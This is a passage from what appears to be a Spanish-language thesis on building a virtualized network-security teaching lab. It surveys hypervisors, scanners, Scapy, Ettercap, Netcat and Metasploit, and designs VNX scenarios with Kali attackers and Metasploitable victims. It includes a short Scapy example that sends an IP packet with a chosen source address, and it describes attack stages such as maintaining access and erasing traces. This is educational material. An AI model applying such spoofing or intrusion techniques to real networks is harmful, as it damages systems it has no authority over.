En dicho mensaje se trata de convencer a un usuario de que de clic en un enlace (para actualizar sus datos, por ejemplo). Tanto el enlace, como el sitio a donde dirige están enmascarados para parecer legítimos (*phishing*). Cuando el usuario cae en la trampa, entra a un sitio web muy parecido al del banco, y podría intentar ingresar, entregando para ello sus credenciales en un servidor controlado por el atacante.

1.2 HERRAMIENTAS PARA EL APRENDIZAJE DE SEGURIDAD EN REDES

En esta sección se describen algunas herramientas útiles para el aprendizaje de Seguridad en Redes. Estas herramientas están relacionadas con la construcción de la infraestructura de red necesaria para reproducir de manera controlada ataques a sistemas vulnerables, con el objetivo de que su puesta en práctica facilite el aprendizaje.

1.2.1 VIRTUALIZACIÓN [10]

La virtualización se refiere a la creación, en base a *software*[3], de una versión virtual de un recurso *de hardware*[4]. Generalmente por virtualización se hace referencia a la creación de una o varias máquinas virtuales por medio de un *software*, para ejecutar diferentes sistemas operativos en un solo equipo físico [10].

El *software* que es utilizado para la creación de las máquinas virtuales debe manejar y gestionar los recursos principales de una máquina física para así poder repartir de una forma dinámica dichos recursos y realizar una ejecución simultánea de las máquinas virtuales.

---

[3] S*oftware:* conjunto de programas que permiten a la computadora realizar determinadas tareas indicadas por un usuario.

[4] H*ardware:* conjunto de elementos físicos que constituyen una computadora.



Figura 1.4 Representación de Virtualización [10]

En la virtualización tenemos algunos componentes, entre ellos están el sistema operativo anfitrión e invitado.

- **Anfitrión:** es el sistema operativo que ejecuta el *software* de virtualización, además de controlar el *hardware* del equipo.
- **Invitado:** es el sistema operativo que se va a virtualizar, pueden existir varios sistemas operativos invitados en el equipo anfitrión.

Al *software* de virtualización que se encuentra en el equipo anfitrión se lo denomina hipervisor, a una instancia de *hardware* virtualizado se la conoce como una máquina virtual, se debe indicar que los sistemas operativos invitados se ejecutan en una máquina virtual [10].

Las funciones del hipervisor son:

- Permitir que los distintos sistemas operativos y configuraciones de *software* coexistan en una misma máquina anfitrión.
- Separar los recursos físicos de la máquina anfitrión para las distintas máquinas virtuales.
- Ser una interfaz entre el invitado y el hardware del anfitrión.

Es preciso aclarar algunos conceptos adicionales utilizados en la virtualización como son los tipos de virtualización:

- **Virtualización completa:** las instrucciones críticas del sistema invitado se ejecutan en el *hardware* físico previo a una traducción de dichas instrucciones

realizada por el hipervisor, promoviendo el desacoplamiento del sistema invitado, aunque disminuyendo el rendimiento debido a dicha traducción.
Las instrucciones que no son críticas se ejecutan directamente en el *hardware*, promoviendo la eficiencia en su ejecución.

- **Paravirtualización:** es un mecanismo de virtualización en el que el núcleo del sistema operativo invitado es parcialmente modificado para que, por ejemplo, ciertas instrucciones puedan ser directamente enviadas al *hardware*, mejorando la eficiencia en su ejecución.
- **Virtualización asistida por *hardware*:** permite una virtualización mediante la utilización de funcionalidades adicionales en el procesador (INTEL y AMD) del anfitrión.
- **Emulación:** permite ejecutar software sobre plataformas para el cual no está diseñado, el hipervisor en este caso muestra al sistema operativo invitado un *hardware* distinto al del anfitrión, por lo que traduce órdenes entre las dos plataformas lo que reduce la eficiencia de la virtualización.

Existen tecnologías relacionadas con los diferentes tipos de virtualización antes mencionados, de las cuales cabe recalcar *KVM, Qemu y Xen.*

- ***KVM* (*Kernel-based Virtual Machine*):** este tipo de tecnología de virtualización se utiliza para implementar virtualización completa con Linux. Permite ejecutar máquinas virtuales utilizando imágenes de disco que contienen sistemas operativos sin modificar.
- ***Qemu:*** es una tecnología de virtualización que puede trabajar con la virtualización completa y emulación; al ser *KVM* compatible con *Qemu* se puede utilizarlo para crear imágenes de disco.
- ***Xen:*** este tipo de tecnología de virtualización se utiliza para implementar paravirtualización, y su meta es poder ejecutar sistemas operativos, aplicaciones, etc. con todas sus características, en el anfitrión [11].

1.2.1.1 VMware Workstation

Es un *software* desarrollado por *EMC Corporation* que permite crear computadores virtuales y usar uno o más de estos computadores virtuales simultáneamente en

conjunto con el sistema operativo anfitrión. Es un hipervisor que funciona en computadoras con arquitectura de CPU de 64 o 32 bits que posean sistemas operativos Linux o Windows. *VMware Workstation* es un producto propietario con licencia comercial, posee un entorno de desarrollo integrado amigable con el usuario. Este entorno de gestión integrado sirve para controlar las características de las máquinas virtuales como: capacidad de *RAM*[5], número de procesadores, número de tarjetas de red, etc [12].

1.2.1.2 VirtualBox

Es una aplicación desarrollada por *Oracle,* que permite instalar sistemas operativos adicionales, conocidos como sistemas invitados, dentro de otro sistema operativo anfitrión, cada uno con su propio ambiente virtual. Este programa de virtualización puede ejecutarse en computadores con sistemas operativos Linux o Windows. Es *software* de código abierto. Al igual que otros hipervisores, *VirtualBox* posee un entorno de desarrollo integrado intuitivo y amigable para la gestión de recursos de *hardware* como: número de tarjetas de red, capacidad de memoria RAM, etc. [13]

1.2.1.3 VNX (Virtual Network over LinuX)

Es una herramienta desarrollada para el despliegue y gestión de redes virtuales en un equipo físico. Está basada en *software* libre y es distribuido bajo la licencia GPL (*GNU Public Licence*), por lo que cualquier usuario puede modificar y contribuir a su desarrollo [11].



Figura 1.5 Despliegue de escenario de red usando VNX [11]

---

[5] RAM: Es un tipo de memoria que utilizan los ordenadores para almacenar datos y programas a los que necesita tener un rápido acceso.

La herramienta VNX tiene varios componentes, de los cuales los siguientes son los tres principales:

- Escenarios de red virtuales descritos en lenguaje XML[6] (*eXtensible Markup Language*).
- Un Shell (intérprete de comandos) encargado de construir y gestionar los escenarios a través de instrucciones de usuario ejecutadas mediante línea de comandos.
- Un API *(Application Programming Interface)* de virtualización, el mismo que es propio de la herramienta que se encarga de traducir las instrucciones ingresadas por el usuario en el Shell hacia las máquinas virtuales [11].

VNX utiliza virtualización completa y trabaja en conjunto con tecnologías de virtualización como *KVM* y *Qemu*.

1.2.2 HERRAMIENTAS DE HACKING ÉTICO [14]

Hacking ético es una actividad en la que una persona u organización intenta descubrir vulnerabilidades que podrían ser explotadas en un sistema. Los resultados de estas pruebas son reportados para que se puedan tomar las medidas de protección pertinentes [14].

Generalmente un *hacker*[7] ético sigue un procedimiento que se ajusta al que realizaría cualquier atacante, pero en este caso con el respectivo permiso y cuidado para no provocar daños permanentes a la infraestructura de una organización. Algunas de las etapas de ese procedimiento se explican a continuación:

- **Reconocimiento:** es el proceso previo a cualquier ataque de red, en el cual se averigua información acerca de la víctima.
- **Rastreo:** utiliza información encontrada en el paso anterior para detectar servicios activos, por ejemplo.
- **Acceso:** implica la realización del ataque propiamente dicho mediante el uso, por ejemplo, de un *exploit.*

---

[6] XML (*eXtensible Markup Lenguage*): Lenguaje que utiliza etiquetas para almacenar datos de forma legible.

[7] *hacker*: persona con varios conocimientos que se dedica a acceder ilegalmente a sistemas informáticos ajenos para manipularlos.

- **Mantener acceso:** consiste en mantener los privilegios obtenidos en el ataque.
- **Eliminar rastro de acceso:** consiste en borrar todas las huellas que hubiese dejado el atacante como consecuencia del ataque realizado [15].

Con el fin de hacer este análisis existen disponibles una serie de herramientas que facilitan la implementación de las distintas etapas y se describen a continuación.

1.2.1.4 Escáneres de red

Un escáner de red es una herramienta exploratoria que permite verificar si hay dispositivos activos en una red, sus servicios, el sistema operativo que está instalado, etc. En muchos casos esta información es útil para determinar las vulnerabilidades que podría tener una red. A continuación se describen algunas de las herramientas de escaneo más utilizadas.

1.2.1.4.1 Nmap

Es una herramienta de código abierto para el descubrimiento de la red y la auditoría de seguridad; además es utilizado en tareas como: inventario de la red y monitoreo de un *host* o servicio en particular.

Su rendimiento puede verse disminuido cuando debe monitorear un número grande de *hosts* [16].

1.2.1.4.2 Zmap

Es un escáner de código abierto que permite realizar escaneos masivos optimizando el tiempo requerido para dicho escaneo. También se puede utilizar esta herramienta para descubrimiento de red, monitoreo e inventario de la red [17].

1.2.1.4.3 Nessus

Es un programa de código libre que tiene como funcionalidad realizar escaneo de vulnerabilidades y de ejecución de *exploits*, este programa se puede ejecutar en distintos sistemas operativos principalmente en Linux y también es soportado por Windows.

Esta herramienta realiza el escaneo de un equipo víctima, ejecuta los *exploits* que tiene integrados en su propia base de datos y muestra avances e informa sobre el estado de la ejecución de *exploits* en un entorno gráfico. Se cabe indicar que *Nessus* posee un entorno de desarrollo tanto gráfico como por línea de comandos.

Adicionalmente *Nessus* permite automatizar ciertas tareas de escaneo de vulnerabilidades de ejecución de exploits [18].



Figura 1.6 Entorno de configuración *Nessus* [18]

1.2.1.5 Herramientas de spoofing

En seguridad de redes, *spoofing* significa suplantación de identidad, generalmente con usos maliciosos. Ocurre, por ejemplo, cuando un atacante genera paquetes cuya dirección IP[8] origen pertenezca al de otro dispositivo, suplantando el origen de dicha comunicación. Se utiliza para implementar otros ataques más elaborados como el de hombre en el medio [19].

Para poder realizar los diferentes tipos de ataque *spoofing* se puede hacer uso de varias herramientas disponibles en seguridad de red.

1.2.1.5.1 Scapy

Es una aplicación que permite la creación y manipulación de paquetes así como la implementación de varios protocolos de red, entre los que se encuentran TCP/IP. *Scapy* es capaz de modificar paquetes de una serie de protocolos, presenta un entorno de desarrollo por línea de comandos y posee características de un analizador de tráfico de red [20].

Para poder crear o modificar un paquete, el programa *scapy* hace uso de algunas funciones incorporadas que posee, como por ejemplo la función `IP()`, que ayuda a crear paquetes IP existiendo la posibilidad de definir campos de dicho paquete.

---

[8] IP (*Internet Protocol*): un protocolo usado para la comunicación de datos a través de una red.

```
>>> x=IP(ttl=64)
>>> x
<IP  ttl=64 |>
>>>
>>> x.src="192.168.1.101"
>>> x.src
'192.168.1.101'
>>> x.dst="192.168.1.122"
>>> x.dst
'192.168.1.122'
```

Figura 1.7 Funciones de s*capy*

En la Fig. 1.7 se muestra un ejemplo de la creación de un paquete IP almacenado en una variable x. Se utilizó la función IP que provee *scapy*, que sirve para creación de paquetes IP. Para ello se especifican los distintos argumentos que necesita la función para la creación del paquete, en este ejemplo los argumentos son: tiempo de vida del paquete, dirección IP de origen y destino.

Una vez creado el paquete IP con la función *send(x)*, se envía en paquete IP.

```
>>> x
<IP  ttl=64 src=192.168.1.101 dst=192.168.1.122 |>
>>> send(x)
.
Sent 1 packets.
>>>
```

Figura 1.8 Envío de paquete usando *scapy*

Ya que permite construir unidades de información que luego se transmiten a través de la red, tiene una gran utilidad didáctica en el aprendizaje de la seguridad en redes.

1.2.1.5.2 Ettercap

Es un programa de código abierto que se puede ejecutar en varios sistemas operativos, usualmente en Linux y Windows, que permite capturar tráfico que circula por una red de área local, que se puede analizar o modificar con fines didácticos e investigativos [21]. *Ettercap* posee varios *plugins* que son módulos incorporados para agregar funciones específicas a *ettercap*. Estos *plugins* poseen funciones como: generar ataques *MiTM*, *DoS*, suplantación *DNS*.

1.2.1.6 Herramientas de Hacking

Las herramientas de *hacking*, como se plantean en este trabajo, están directamente relacionadas con la explotación de una vulnerabilidad. Es decir, son herramientas que

permiten aprovechar un agujero de seguridad para lograr mediante éste, por ejemplo, acceso remoto a un sistema.

1.2.1.6.1 Netcat

Es una herramienta de código abierto que utiliza un intérprete de comandos para abrir puertos TCP[9] y UDP[10] en un *host* local. Este mecanismo se usa comúnmente para generar conexiones reversas a una víctima [22].

1.2.1.6.2 Troyanos

Un troyano es un programa malicioso aparentemente útil para el usuario (juego, calculadora, documento) pero que esconde una funcionalidad maliciosa, cuyo objetivo es generalmente dar acceso a un atacante a la máquina donde se ha instalado. Generalmente los troyanos son ejecutados con la ayuda de *exploits*.

1.2.1.7 Herramientas Integradas

Existen herramientas más completas o distribuciones de sistema operativo que incorporar mucha de la funcionalidad de las herramientas de *hacking* ético previamente descritas.

1.2.1.7.1 Metasploit

Es una herramienta de código libre, desarrollada como un banco de *exploits* que se pueden ejecutar hacia un *host* remoto. Cuenta con una base de datos de exploits probados que pueden ser utilizados para detectar vulnerabilidades del sistema y obtener acceso a sistemas remotos [23].

1.2.1.7.2 Kali Linux

Es una distribución de Linux avanzada para pruebas de penetración y auditorías de seguridad de la red.

Posee una gran cantidad de herramientas de utilidad para realizar las pruebas de penetración a *host* vulnerables.

Entre ellas posee herramientas como *metasploit*, *ettercap*, *scapy*, etc. además de poseer analizadores de red, los que serán descritos en la siguiente sección [24].

---

[9] TCP (*Transmission Control Protocol*): protocolo que crea conexiones entre computadoras para envió de flujo de datos.

[10] UDP (*User Datagram Protocol*): protocolo que ofrece una manera directa de enviar y recibir flujo de datos.

1.2.2 ANALIZADORES DE RED

Un analizador de red es un programa que captura paquetes que atraviesan una interfaz de red y permite extraer la información y cabeceras que transmite mediante los distintos protocolos. Esta funcionalidad es de mucha utilidad para el aprendizaje de los procesos que se ejecutan en un entorno de comunicaciones.

1.2.2.1 Wireshark

Es una herramienta multiplataforma utilizada para realizar un análisis de paquetes de red. Provee múltiples filtros que facilitan la identificación de los distintos tipos de tráfico, así como complementos de visualización que muestran gráficamente las interacciones que se derivan de la información de tráfico capturada [25].

1.2.2.2 Tcpdump

Es una herramienta de código abierto multiplataforma basada en línea de comandos y sirve para analizar el tráfico que circula a través de una interfaz de red, permite enviar toda la información que se obtiene a un archivo de texto o se puede guardar en un archivo en formato legible para otros analizadores de red como *wireshark* [26].

CAPÍTULO II

2 IMPLEMENTACIÓN DEL PROTOTIPO DE LABORATORIO

2.1 ANÁLISIS GENERAL DE REQUISITOS

En el proceso de aprendizaje de la seguridad en redes es común que mucho del tiempo dedicado a las prácticas de laboratorio se invierta en la configuración de los servicios que se van a vulnerar en un entorno controlado, reduciendo el tiempo disponible para que los estudiantes se concentren en los pormenores de los ataques y pruebas de vulneración.

En ese sentido, se pretende construir un prototipo que permita la configuración de escenarios de ataque en red para su comprensión y aprendizaje por parte de estudiantes de nivel superior.

Para ello se propone que el modelo permita a los estudiantes abstraerse de gran parte de la configuración de la red y los servicios, para poder concentrarse en la implementación de los ataques.

Del mismo modo, se propone que el prototipo pueda iniciar el escenario de trabajo de manera automática para que el profesor no tenga que preocuparse de explicar los detalles de su implementación (que los estudiantes conocen de asignaturas anteriores), lo que redunda también en un ahorro de tiempo.

Además, es necesario que el modelo provea de las herramientas necesarias para la implementación de los ataques en el entorno controlado, y que su instalación y configuración sean también automatizadas para que el prototipo pueda ser puesto en marcha con facilidad en una infraestructura anfitriona por ayudantes de laboratorio, profesores y estudiantes.

Finalmente, el prototipo debe tratar de aprovechar las infraestructuras informáticas existentes, para proveer de un escenario independiente de trabajo a cada grupo de estudiantes.

De manera general y de acuerdo a lo indicado en el plan de tesis, se propone que el prototipo permita:

- Al ayudante de laboratorio: instalar con facilidad el prototipo en un servidor que será accesible por los estudiantes a través de la red;
- Al profesor: iniciar o terminar escenarios de red sobre los que se realizarán las distintas pruebas para el aprendizaje de seguridad en redes;
- Al estudiante: acceder remotamente a un escenario de red con todas las herramientas y servicios configurados que le permitan inmediatamente realizar pruebas de vulneración sobre determinados servicios, sin preocuparse de los detalles relacionados con la configuración y puesta en marcha de dichos servicios.

2.2 PROPUESTA DE HERRAMIENTAS PARA IMPLEMENTACIÓN DEL PROTOTIPO

Conforme al análisis de requerimientos planteado, se propone el uso de dos herramientas que permitirán implementar el prototipo.

Con el fin de aprovechar la infraestructura física de un servidor, se utilizará una herramienta de virtualización que permita conformar los escenarios de red para cada grupo de trabajo en el laboratorio. Esto implica que estos escenarios existirán en una ubicación central (servidor) y que serán accedidos por los grupos de trabajo de manera remota. Esta herramienta de virtualización se utilizará para poner en marcha los distintos componentes (máquinas) de los escenarios en los que trabajará cada grupo de estudiantes. La solución de virtualización a utilizarse se escogerá en función de un análisis que se realiza en la siguiente sección. Este análisis determinará la solución adecuada en función de parámetros de portabilidad, despliegue, y especialmente de la facilidad que ofrezca la solución para la automatización de tareas.

Además, con el fin de crear una pequeña interfaz de administración del prototipo (orientada a los profesores especialmente), se propone la utilización de una herramienta de *scripting* que permita facilitar (automatizar) los procesos de instalación del prototipo, inicio y terminación de los escenarios.

A continuación se describe el proceso de implementación de cada una de estas herramientas, en función de los requerimientos planteados inicialmente para el prototipo.

2.3 VIRTUALIZACIÓN

Con el fin de facilitar la portabilidad y flexibilidad del prototipo, en la sección anterior se ha propuesto la utilización de una herramienta de virtualización que permita:

- Centralizar la gestión de los escenarios en un servidor físico.
- Aprovechar los recursos de hardware disponibles en el servidor.
- Facilitar la interacción de los usuarios del prototipo con los dispositivos que son parte de un escenario de red.
- Automatizar los procesos de instalación y gestión de los escenarios que utilizarán los estudiantes.

Las tres primeras funcionalidades requeridas son propias de cualquier solución de virtualización [10]. En primera instancia, la creación de varias máquinas virtuales en una máquina física, reduce el trabajo necesario para gestionar todas ellas pues están ubicadas en uno o pocos servidores físicos.

En cuanto al aprovechamiento de los recursos físicos de hardware, la virtualización es un mecanismo que se utiliza actualmente con ese fin, el de aprovechar una potente infraestructura física para albergar diversas instancias virtuales que pueden funcionar independientemente, como si fuesen servidores físicos separados. Al consolidar varias máquinas virtuales en un solo equipo físico se aprovecha de mejor manera dichos recursos de hardware.

Además, al convertir los nodos de cómputo en instancias de software que se hospedan en un servidor físico, el administrador tiene mayor facilidad para administrar esas instancias pues “físicamente” se encuentran en la misma ubicación, aunque los recursos utilizados se puedan repartir de manera distinta.

Finalmente, dependiendo de la herramienta de virtualización utilizada, es posible automatizar ciertas tareas para gestionar las principales funciones de una máquina virtual. Esta automatización podría permitir la creación de alguna interfaz que facilite aún más la interacción del usuario con el prototipo.

Para determinar la solución de virtualización que se utilizará se hará un análisis de las herramientas en función de los requerimientos planteados en la sección 2.1, este análisis se reduce a dos herramientas de virtualización: VMware, la más popular en el

mercado actualmente; y VNX, que se ha venido utilizando en aplicaciones similares para el despliegue automatizado de escenarios virtuales [11], [12].

En la Tabla 2.1 se presenta los requerimientos que pueden cumplir las dos herramientas de virtualización y que son necesarios para la construcción del escenario base en el prototipo de acuerdo al análisis que se realizó en la sección 2.1

Requerimientos del prototipo	***VMware***	**VNX**
Centralizar gestión de escenarios	X	X
Aprovechar recursos de hardware de un equipo anfitrión	X	X
Interacción del usuario con el prototipo	X	X
Despliegue de escenarios automáticamente		X
Portabilidad del programa en distintos sistemas operativos	X	
Interfaz de administración de escenarios que use herramientas de *scripting*		X
Automatización de tareas en escenarios creados		X

Tabla 2.1 Requerimientos a cumplir para la creación del prototipo por parte de *VMware* y VNX

Como se puede ver en la Tabla 2.1 el programa de virtualización que cumple con la mayoría de requerimientos planteados es VNX, por lo que se lo utilizara para realizar el prototipo de laboratorio.

2.4 SCRIPTS PARA AUTOMATIZACIÓN DE TAREAS

Crear o copiar las máquinas (virtuales), conectarlas entre sí, encenderlas y configurar sus parámetros de red son tareas que pueden consumir un tiempo significativo, dependiendo de los elementos del escenario y del número de grupos de usuarios.

Ya que se espera dedicar mayor tiempo a las prácticas de seguridad en redes, es deseable que el tiempo de puesta en marcha del escenario de prueba se reduzca. Para ello es recomendable automatizar algunas de estas tareas, de manera que los usuarios del prototipo no deban invertir mucho tiempo en ellas.

Una forma muy directa de enfrentar esta necesidad es a través del uso de *scripts* para crear una pequeña interfaz que facilite al usuario la realización de las tareas mencionadas. Debido a que estas tareas están relacionadas con las máquinas (virtuales) que formarán parte del escenario, es fundamental que la herramienta de virtualización brinde facilidades para implementar dichas tareas desde un entorno de *scripting*.

Pese a que se consideró inicialmente la utilización del *shell* por defecto del sistema operativo Linux (*Bash*) para la implementación de estos *scripts*, se optó por utilizar el lenguaje *Python* por poseer una sintaxis muy sencilla y ofrecer una amplia gama de librerías.

En general, las funcionalidades que se implementará mediante *scripts* en *Python* son las descritas en la sección 2.1.

2.5 IMPLEMENTACIÓN DEL PROTOTIPO

2.5.1 ESCENARIO BASE

El escenario al que tendrá acceso cada estudiante o grupo de estudiantes estará conformado por los distintos componentes que les permitan reproducir, en un entorno controlado, algunos de los ataques más comunes a través de la red.

Para ello, cada uno de estos escenarios estará estructurado por las entidades que típicamente conforman un entorno de ataque como son un atacante y una víctima vulnerable. Además, cada escenario asignado a un grupo de estudiantes estará aislado de los otros, formando una red independiente que se conectará a la red del laboratorio mediante un elemento (parte de cada escenario) que funciona como *gateway.*

Tal como se observa en la Figura. 2.1, el escenario permitirá a los usuarios conectarse a un escenario de red para ejecutar distintos ataques desde la entidad atacante hacia una entidad víctima vulnerable.

Estas entidades estarán virtualizadas en un servidor con el fin de facilitar el proceso de gestión y automatización de los escenarios.

Los usuarios se conectarán remotamente al escenario asignado a través del *gateway* de cada escenario.

Para esto se asume que los usuarios tendrán conexión a la red donde se encuentra el servidor mediante las estaciones de trabajo que posee el laboratorio asignado para la asignatura.



Figura 2.1 Escenario Base

Como se observa en la Figura 2.1, cada escenario estará formado de tres máquinas virtuales que cumplirán las funciones de víctima, atacante y *gateway*. En general, la entidad atacante dispondrá de una serie de herramientas que permitan al usuario ejecutar las distintas pruebas de vulneración de los servicios de la víctima. La víctima, por otro lado, estará equipada con servicios vulnerables para facilitar el trabajo desde la entidad atacante. Finalmente, el *gateway* tendrá capacidades de enrutamiento que permitan conectar la red física del laboratorio y la red de cada escenario. En la Tabla 2.2 se describen los sistemas operativos escogidos por las características que presentan para la implementación de estas entidades.

Entidad	**Sistema Operativo**	**Características**
Atacante	Kali Linux 1.8	Incorpora una gran cantidad de herramientas para generación de ataques y para análisis de tráfico de red.
Víctima	Metasploitable 2	Posee servicios de red previamente configurados con algún tipo de vulnerabilidad existente. Útil para realizar pruebas de penetración en un entorno de red controlado.
Gateway	Ubuntu 15.04	Permite configuración de mecanismos de enrutamiento.

Tabla 2.2 Características de las entidades del escenario de red

Para que los usuarios puedan conectarse desde la red del laboratorio utilizando los computadores físicos asignados hacia los escenarios de red correspondientes, serán necesarias ciertas configuraciones adicionales a nivel de enrutamiento en el *gateway* y en las máquinas físicas de los usuarios que utilizarán herramientas de acceso remoto como Putty[11] o Xming[12].

Además, con el fin de que los escenarios tengan conexión a Internet, será necesario aplicar un mecanismo de NAT[13] en el *gateway*.

Internamente, cada escenario de red tendrá el mismo esquema de direccionamiento (10.1.100.0/24) para facilitar su generación automática.

Sin embargo, la interfaz de salida del *gateway* se configurará automáticamente de acuerdo a la configuración de la red física del laboratorio. En la Figura. 2.2 se muestra un esquema de red que trata de ilustrar la conexión física de los elementos del escenario base.



Figura 2.2 Esquema de conexión física del prototipo

En la Tabla 2.3 se indican las direcciones IP estáticas que se configurarán en cada elemento del escenario.

---

[11] Putty: es un programa que se utiliza para acceder remotamente a las máquinas virtuales.

[12]Xming: programa que permite visualizar herramientas de un sistema operativo que no tiene entorno gráfico.

[13]NAT (*Network Address Translation*): proporciona un método para traducir direcciones IP de los equipos de una red a direcciones IP de equipos de una red distinta.

Máquina Virtual	Dirección IP	Máscara de Subred
Atacante	10.1.100.21	255.255.255.0
Víctima	10.1.100.61	255.255.255.0
Gateway interno	10.1.100.1	255.255.255.0

Tabla 2.3 Esquema de direccionamiento asignado en el prototipo

Se escogió el direccionamiento privado de la Tabla 2.3 para tratar de diferenciar el direccionamiento que actualmente existe en laboratorio de informática.

2.5.2 CONSTRUCCIÓN DEL ESCENARIO BASE USANDO VNX

Como se describió en la sección 1.2.1.3, VNX es una herramienta que permite definir los componentes de un escenario virtual de red utilizando lenguaje XML. También ofrece las herramientas para poner en marcha este escenario. Por ello, la ventaja de VNX radica en la facilidad que ofrece para desarrollar alguna interfaz que automatice la implementación de un escenario de red. En base a este lenguaje se va a implementar el escenario base descrito en la sección anterior y, para ello, se describen a continuación algunos de los elementos del archivo resultante.

2.5.2.1 *Root Filesystem*

El *root filesystem* viene a ser el disco duro (con el sistema operativo instalado) para una o varias máquinas virtuales que forman parte de un escenario virtual creado con VNX. Es un archivo en formato de imagen que se referencia desde el archivo XML de configuración del escenario VNX. Algunas imágenes de disco para VNX están ya disponibles para sistemas operativos como CentOS y Ubuntu [27], aunque se pueden crear también manualmente.

Para la implementación del escenario propuesto se utilizan solamente tres imágenes (con los sistemas operativos indicados previamente) correspondientes a las máquinas atacante, víctima y *gateway* y ya estaban disponibles en el sitio de los desarrolladores de la herramienta VNX. Por ejemplo, si se tiene tres escenarios ejecutándose (para tres grupos de estudiantes), todos ellos funcionan con los mismos *root filesystem* lo que reduce significativamente las necesidades de almacenamiento en el servidor anfitrión ya que cada imagen puede llegar a pesar 10 GB. Por este motivo, estas

imágenes no pueden almacenar los cambios en disco realizados por los usuarios y se borran luego de que la máquina sea reiniciada.

Si se tienen necesidades muy específicas, estas imágenes se pueden crear manualmente.

2.5.2.2 Etiquetas para definición de escenario

Los componentes de un escenario formado por máquinas virtuales y redes que las interconectan, se definen en un archivo XML mediante varias etiquetas. A continuación se describen las principales.

- `<vnx>` etiqueta con la que inicia el archivo de definición del escenario virtual VNX. Adentro de esta sección se encuentran las etiquetas `<global>`, `<net>` y `<vm>`.
